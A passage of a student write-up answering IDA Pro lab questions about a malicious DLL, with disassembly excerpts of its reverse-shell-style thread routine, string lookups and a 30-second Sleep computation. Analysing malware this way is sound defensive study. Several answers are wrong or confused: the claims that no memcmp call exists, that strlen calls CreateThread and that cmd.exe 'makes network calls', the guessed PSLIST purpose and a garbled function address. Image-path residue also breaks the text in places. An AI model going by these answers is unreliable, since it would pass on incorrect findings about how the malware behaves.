:10001656 var_194         = dword ptr -194h
:10001656 WSAData         = WSAData ptr -190h
:10001656 lpThreadParameter= dword ptr  4
```

- Local variables are stored at a negative offset from the Base Pointer. Counting local variables, the final amount accumulates to 23.

6. **How many parameters has IDA Pro recognized for the subroutine at 0x10001656?**


-


```
:10001656 ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
:10001656 sub_10001656    proc near               ; DATA XREF: DllMain(x,x,x)+C8↓o
:10001656
:10001656 var_675         = byte ptr -675h
:10001656 var_674         = dword ptr -674h
:10001656 hModule         = dword ptr -670h
:10001656 timeout         = timeval ptr -66Ch
:10001656 name            = sockaddr ptr -664h
:10001656 var_654         = word ptr -654h
:10001656 in              = in_addr ptr -650h
:10001656 Str1            = byte ptr -644h
:10001656 var_640         = byte ptr -640h
:10001656 CommandLine     = byte ptr -63Fh
:10001656 Str             = byte ptr -63Dh
:10001656 var_638         = byte ptr -638h
:10001656 var_637         = byte ptr -637h
:10001656 var_544         = byte ptr -544h
:10001656 var_50C         = dword ptr -50Ch
:10001656 var_500         = byte ptr -500h
:10001656 Buf2            = byte ptr -4FCh
:10001656 readfds         = fd_set ptr -4BCh
:10001656 buf             = byte ptr -3B8h
:10001656 var_3B0         = dword ptr -3B0h
:10001656 var_1A4         = dword ptr -1A4h
:10001656 var_194         = dword ptr -194h
:10001656 WSAData         = WSAData ptr -190h
:10001656 lpThreadParameter= dword ptr  4
```

- lpThreadParameter is the only one parameter of this function.

7. Use the Strings window to locate the string \cmd.exe /c in the disassembly. Where is it located?

- Press Shift + F12 on the keyboard a new window will be opened called strings as in the following snap





- Press Ctrl+F and then enter the string we want to search for cmd.exe we can see the string along with its address and other details.
- Hence the string is located in the address 10095B34

8. **What is happening in the area of code that references \cmd.exe /c?**

- The cmd.exe makes several network calls and socket call is among one.


9. **In the same area, at 0x100101C8, it looks like dword_1008E5C4 is a global variable that helps decide which path to take. How does the malware set dword_1008E5C4? (Hint: Use dword_1008E5C4's cross-references.)**

- Reading cross-references to the address, 0x100101C8, we can see just one w/write cross-reference in the table. Heading to the address, 0x10001678, we can see it holds the output of a function call to sub_100036951 (at the same address i.e., 0x10003695). Although there's a function call to GetVersionExA which returns an OSVERSIONINFOA data structure containing operating system information of the host workstation. Although EAX itself is reset to 0, a comparison instruction is run wherein the dwPlatformId field is compared to 2 (a truthy suggests the OS is Windows 7, Windows Server 2008, Windows Vista, Windows Server 2003, Windows XP, or Windows 2000). If it is indeed 2, the AL register is set to 1 (since the ZF is also 1). Otherwise, it'll be unset.

10. **A few hundred lines into the subroutine at 0x1000FF58, a series of comparisons use memcmp to compare strings. What happens if the string comparison to robotwork is successful (when memcmp returns 0)**

- In our case there is no call to the function memcmp


11. **What does the export PSLIST do?**


- 

- "export PSLIST" typically refers to the process of exporting a list of running processes (PSLIST) from a system.

12. Use the graph mode to graph the cross-references from sub_10004E79. Which API functions could be called by entering this function? Based on the API functions alone, what could you rename this function?

-





On double clicking on each call we can see how many more api calls are made in our case in total

GetSystemDefaultLandID and sprintf doesn't makes any call

Strlen and sub_100038EE does respectively as in the following snaps

Strlen =>

```
; Attributes: thunk

; size_t __cdecl strlen(const char *Str)
strlen proc near

Str= dword ptr  4


jmp     ds:__imp_strlen
strlen endp
```


sub_100038EE =>

```
push    ebp
mov     ebp, esp
push    esi
push    edi
mov     edi, [ebp+len]
lea     eax, [edi+1]
push    eax             ; Size
call    ds:malloc
xor     edx, edx
pop     ecx
test    edi, edi
mov     esi, eax
jle     short loc_10003928
```

13. **How many Windows API functions does DllMain call directly? How many at a depth of 2?**

- Only one api call is direct that is strlen and via strlen it calls the createthread and _strnicmp function

- 

- 

- And via stnicmp and strlen it calls strncpy

14. At 0x10001358, there is a call to Sleep (an API function that takes one parameter containing the number of milliseconds to sleep). Looking backward through the code, how long will the program sleep if this code executes

- ```
  .text:1000133B
  .text:1000133B loc_1000133B:                          ; CODE XREF: sub_10001074+71↑j
  .text:1000133B                mov     dword_1008E5CC, ebp
  .text:10001341
  .text:10001341 loc_10001341:                          ; CODE XREF: sub_10001074+10F↑j
  .text:10001341                                        ; sub_10001074+1B0↑j ...
  .text:10001341                mov     eax, off_10019020 ; "[This is CTI]30"
  .text:10001346                add     eax, 0Dh
  .text:10001349                push    eax             ; String
  .text:1000134A                call    ds:atoi
  .text:10001350                imul    eax, 3E8h
  .text:10001356                pop     ecx
  .text:10001357                push    eax             ; dwMilliseconds
  .text:10001358                call    ds:Sleep
  .text:1000135E                xor     ebp, ebp
  .text:10001360                jmp     loc_100010B4
  .text:10001360 sub_10001074   endp
  .text:10001360
  .text:10001365
  00000741 10001341: sub_10001074:loc_10001341 (Synchronized with Hex View-1)
  ```

- As per the above snap 0DH means 13 in decimal and 3E8h means 1000 in decimals.
- The multiplication result (30000) will be the value passed as a parameter on the sleep function. Since the parameter has to be in milliseconds, the program will sleep 30 seconds

